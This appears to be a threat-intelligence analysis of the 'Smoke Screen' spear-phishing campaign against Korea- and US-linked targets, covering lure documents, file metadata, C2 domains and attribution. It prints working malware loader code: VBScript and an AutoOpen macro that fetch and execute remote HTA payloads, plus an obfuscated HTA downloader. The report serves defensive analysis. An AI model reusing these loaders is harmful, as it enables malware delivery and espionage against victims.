

Analysis of the APT Campaign ‘Smoke Screen’ targeting to Korea and US



※ Campaign Smoke Screen Flowchart

ESRC found a spear phishing attack occurred on April 11th targeting to those who work in North Korea-related fields.

The attack, it turns out, was an extension of APT attack of ‘Operation Stealth Power’, which was spread on April 03, under the theme of [Recent trends of major countries related to the Korean peninsula] and [3.17 US Pentagon Secret National Security Council] (The word ‘Pentagon’ of the second file is not correctly spelled in Korean), and the same threat actors are behind the Campaign “Smoke Screen” as those who are responsible for the attack on Korea Hydro & Nuclear Power in 2014.



한미정상회담 관련 정부 관계자 발언

보낸사람 [redacted] 19.04.11 [redacted] 주소추가 | 수신차단

일반파일 1개 (18KB) 모두저장

한미정상회담 관련 정부 관계자 발언.hwp 18KB | 미리보기

한미정상회담 관련 정부 관계자 발언내용 참고로 보내드립니다.

[redacted]

[redacted]

[Figure 1] E-mail disguised as government official's remarks about Korea-US Summit

The threat actor attempts to trick users into opening the email titled “Government official's remarks about Korea-US Summit, with a malicious .hwp attachment named ‘Government official's remarks about Korea-US Summit.hwp’.

As the distributed malicious hwp document file was encrypted, the EPS vulnerability could not be exploited without entering the password.

When a document file vulnerability is triggered, it attempts to communicate with a specific command control (C2) server in Korea and loads the file 'first.hta'. The VBScript code contained within the HTML application host is then executed.

```
Set Post0 = CreateObject("MSXML2.ServerXMLHTTP.6.0"):

Post0.open "GET", "http://naban.co[.]kr/mobile/skin/member/ctml/v/expres.php?op=1", False:
```

```
Post0.Send:

t0=Post0.responseText:

Execute(t0)
```


The malicious script code goes through stages 1-3 of the following steps, runs a PowerShell-based keylogger, and secretly collects information from the infected computer, then registers itself in the system registry to conduct espionage operations by communicating with its C2 server.

```
- http://naban.co[.]kr/mobile/skin/member/ctml/v/first.hta

- http://naban.co[.]kr/mobile/skin/member/ctml/v/expres.php?op=1

- http://naban.co[.]kr/mobile/skin/member/ctml/v/upload.php



- http://naban.co[.]kr/mobile/skin/member/ctml/v/Second.hta

- http://naban.co[.]kr/mobile/skin/member/ctml/v/expres.php?op=2

- http://naban.co[.]kr/mobile/skin/member/ctml/v/upload.php

- http://naban.co[.]kr/mobile/skin/member/ctml/v/keylogger1.ps1 -> ktmp.log
```

For reference, the servers used for attack connects to the IP of a specific server in Korea in common.

- naban.co[.]kr (110.4.107[.]244)
- jmable.mireene[.]com (110.4.107[.]244)
- itoassn.mireene[.]co.kr (110.4.107[.]244)
- jmdesign.mireene[.]com (110.4.107[.]244)

When the malicious HWP document is executed, the title ‘Government official's remarks about Korea-US Summit.hwp(20190409)’ and the content will be displayed. The document is registered with the account 'Tom', which is the same as that of 'Stealth Power' operation.



■ 한미정상회담 관련 정부 관계자 발언(20190409)

<문재인 대통령(4월 1일 수석보좌관회의)>

○다음 주에 트럼프 대통령의
합의 불발로 한반도 평화 프
로 돌아가기를 원하지 않는다

문서 정보

일반 | 문서 요약 | 문서 통계 | 글꼴 정보 | 그림 정보

작성한 날짜: 2019년 4월 9일 화요일 오후 6:18:44
마지막 수정한 날짜: 2019년 4월 10일 수요일 오전 10:01:05
마지막 저장한 사람: Tom


[Figure 1-1] Screen shown after running malicious HWP and the 'Tom' account

A malicious .doc' file named 'TaskForceReport.doc', which was created at 05:15 pm (KST) on April 01, 2019, has been discovered abroad.

ESRC has observed that the malicious DOC file was related to the recent infringement incidents occurred in South Korea and the United States, meaning that the threat organization is actively involved in targeted attacks at home and abroad.

Interestingly, the series of malware used in the APT attack is directly or indirectly related to ‘Kimsuky organization, Operation Stealth Power Silent Operation’ (2019-04-30) and 'Huge threat coming up, “Operation Giant Baby”' (2019-03-28), which is one of ‘Baby’ Campaign series.

The malicious HWP document files, which have been found in Korea from the end of March to the beginning of April, exploited the same vulnerability and the same account name 'Tom'.



3.17 미국의 편타곤 비밀 국가안보회의.hwp

Author	Tom
Date String	2019년 3월 29일 금요일 오전 10:19:49
Keywords	
Comments	
Last Saved By	Tom
Revision Number	8, 5, 5, 1092 WIN32LEWindows_7
Create Time	2019-03-29 01:19:49 (UTC)
Last saved Time	2019-03-29 01:21:52 (UTC)

최근 한반도 관련 주요국 동향_암호.hwp

Author	Tom
Date String	2019년 3월 31일 일요일 오후 12:34:55
Keywords	
Comments	
Last Saved By	Tom
Revision Number	8, 5, 5, 1092 WIN32LEWindows_7
Create Time	2019-03-31 03:34:55 (UTC)
Last saved Time	2019-04-01 05:07:27 (UTC)

한미정상회담 관련 정부 관계자 발언.hwp

Author	Tom
Date String	2019년 4월 9일 화요일 오후 6:18:44
Keywords	
Comments	
Last Saved By	Tom
Revision Number	8, 5, 5, 1092 WIN32LEWindows_7
Create Time	2019-04-09 09:18:44 (UTC)
Last saved Time	2019-04-10 01:01:05 (UTC)

[Figure 1-2] Metadata of HWP malicious document file

■ Background of the APT Campaign 'Smoke Screen', the master of camouflage and smokescreen tactics

The malicious file 'TaskForceReport.doc' was first reported abroad, but the document was written in Korean, and numerous similar variants have been found.

The author of the malicious file used the unusual Windows accounts such as 'windowsmb', 'JamFedura', 'Aji', 'DefaultAcount', 'yer' and 'Roberts Brad' etc., has traded cryptocurrencies such as Bitcoin (BTC), and participated in the development of gambling games and cryptocurrency-related programs.

Some accounts are registered on the Korean messenger Kakao Talk, and they are using the messenger services such as Telegram and Skype as well.

ESRC believes that there are 'state-sponsored actors' behind the APT attack based on the analyzed data, and named the APT attack **'Campaign Smoke Screen'**, concerning that the attackers are fluent in Korean and English and act secretly by abusing the stolen profiles that are using photos of foreigners.

■ Analysis of tactics and threat vector of DOC-based APT attack

The malicious document file 'TaskForceReport.doc' (MD5: d400adcd06e0a07549e2465c9c500c45) created on April 01, 2019 was distributed via the following address.

```
- tdalpacafarm[.]com/wp-includes/Text/Diff/common/doc.php
```

However, the above server has already been used by the malicious document 'Oct_Bld_full_view.docm '(MD5: 1a6f9190e7c53cd4e9ca4532547131af) as C2 server, and reported as 'New BabyShark Malware Targets U.S. National Security Think Tanks' by Unit 42 team of Palo Alto Networks.

The VBA code used at the time is as follows.


```
Sub change_words(ByVal findWord, ByVal replaceWord)



  With Selection.Find

      .Text = findWord

      .Replacement.Text = replaceWord
```

```
        .Forward = True

        .Wrap = wdFindContinue

        .MatchWholeWord = True

    End With

    Selection.Find.Execute Replace:=wdReplaceAll

End Sub



Sub AutoOpen()

     Shell ("mshta https://tdalpacafarm[.]com/files/kr/contents/Vkggy0.hta")

End Sub
```

If the 'Vkggy0.hta' in the code above is loaded normally, it will receive an HTTP GET response by executing the internal VBScript command and the additional PowerShell commands would be subsequently executed.

The recently found malicious document files also have the same sequence flow.

When a malicious document file is executed, a security alert messages, telling that the software update is required to display the content, pops up to trick users into clicking the Enable Content button.



TaskForceReport.doc [호환 모드] - Word

보안 경고 일부 액티브 콘텐츠를 사용할 수 없도록 설정했습니다. 자세한 내용을 보려면 클릭하세요.

Document created in earlier version of Microsoft Office Word

To view this content, Please click "Enable Editing" from the yellow bar and then click "Enable Content"

[Figure 2] Screen displayed after executing the malicious document written in Korean


The malicious document contains files range from 'activeX1.bin' to 'activeX10.bin'. The file 'activeX2.bin' is the one that has the communication host addresses as follows, and it tries the additional C2 communication by means of HTA commands and conditions.

- https://tdalpacafarm[.]com//wp-includes/Text/Diff/common/Htqgf0.hta

- https://tdalpacafarm[.]com//wp-includes/Text/Diff/common/expres.php?op=1

- https://tdalpacafarm[.]com//wp-includes/Text/Diff/common/cow.php?op=exe.gif

- https://tdalpacafarm[.]com//wp-includes/Text/Diff/common/cow.php?op=cow.gif



```
FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF  ÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿ
FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF  ÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿ
00 02 58 00 01 01 40 80 00 00 00 00 1B 48 80 2C  ..X...@€.....H€,
3D 00 00 80 2E 00 00 00 2E 00 00 00 68 74 74 70  =..€........http
73 3A 2F 2F 74 64 61 6C 70 61 63 61 66 61 72 6D  s://tdalpacafarm
2E 63 6F 6D 2F 2F 77 70 2D 69 6E 63 6C 75 64 65  .com//wp-include
73 2F 54 65 78 74 2F 44 69 66 66 2F 63 6F 6D 6D  s/Text/Diff/comm
6F 6E 2F 48 74 71 67 66 30 00 00 00 00 02 1C 00  on/Htqgf0.......
35 00 00 00 0A 00 00 00 C3 00 00 00 81 22 00 00  5.......Ã...."..
D1 B9 40 C7 20 00 E0 AC 15 B5 E0 AC 00 65 00 70  Ñ¹@Ç .à¬.µà¬.e.p
01 00 FE FF 03 0A 00 00 FF FF FF FF 10 1D D2 8B  ..þÿ....ÿÿÿÿ..Ò‹
42 EC CE 11 9E 0D 00 AA 00 60 02 F3 1C 00 00 00  BìÎ.ž..ª.`.ó....
4D 69 63 72 6F 73 6F 66 74 20 46 6F 72 6D 73 20  Microsoft Forms 
32 2E 30 20 54 65 78 74 42 6F 78 00 10 00 00 00  2.0 TextBox.....
45 6D 62 65 64 64 65 64 20 4F 62 6A 65 63 74 00  Embedded Object.
```

[Figure 3] Code of 'activeX2.bin' file

Another variant with the same name as the 'TaskForceReport.doc' (MD5: 0f77143ce98d0b9f69c802789e3b1713) file has been propagated in March.

- https://christinadudley[.]com/public_html/includes/common/Qfnaq0.hta

- https://christinadudley[.]com/public_html/includes/common/expres.php?op=1

- https://christinadudley[.]com/public_html/includes/common/cow.php?op=Normal.src

- https://christinadudley[.]com/public_html/includes/common/Normal.src

- https://christinadudley[.]com/public_html/includes/common/cow.php?op=exe.gif


- https://christinadudley[.]com/public_html/includes/common/cow.php?op=cow.gif

The C2 domain christinadudley[.]com was used for distribution.

The file 'Qfnaq0.hta' contains the following script code, which loads the code 'expres.php?op=1' with the decoding key and the routine.

```
<html><script language="VBScript">On Error Resume Next:Function Co00(c):L=Len(c):s="":For jx=0 To d-1:For ix=0 To Int(L/d)-1:s=s&Mid(c,ix*d+jx+1,1):Next:Next:s=s&Right(c,L-Int(L/d)*d):Co00=s:End Function:Set Post0 = CreateObject("MSXML2.ServerXMLHTTP.6.0"):Post0.open "GET", "https://christinadudley[.]com/public_html/includes/common/expres.php?op=1", False:Post0.Send:t0=Post0.responseText:d=7:t0=Co00(t0):Execute(t0):window.close()</script></html>
```

The finally delivered file 'exe.gif' is encoded in BASE64 code, and converted to 32-bit EXE format malware after the process of decoding.




https://christinadudley.com/public_html/includes/common/cow.php?op=exe.gif

TVqQAAMAAAAEAAAA//8AALgAAAAAAAAAQAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA2AA

[Figure 4] The file encoded in BASE64

The decoded EXE file contains a digital signature of EGIS Co, Ltd, that has been exploited in past infringement incidents in Korea.



디지털 서명 정보

발급자가 인증서를 해지했습니다.

서명자 정보(S)

이름: EGIS Co., Ltd.

전자 메일: 사용할 수 없습니다.

서명 시간: 사용할 수 없습니다.

연대 서명(U)

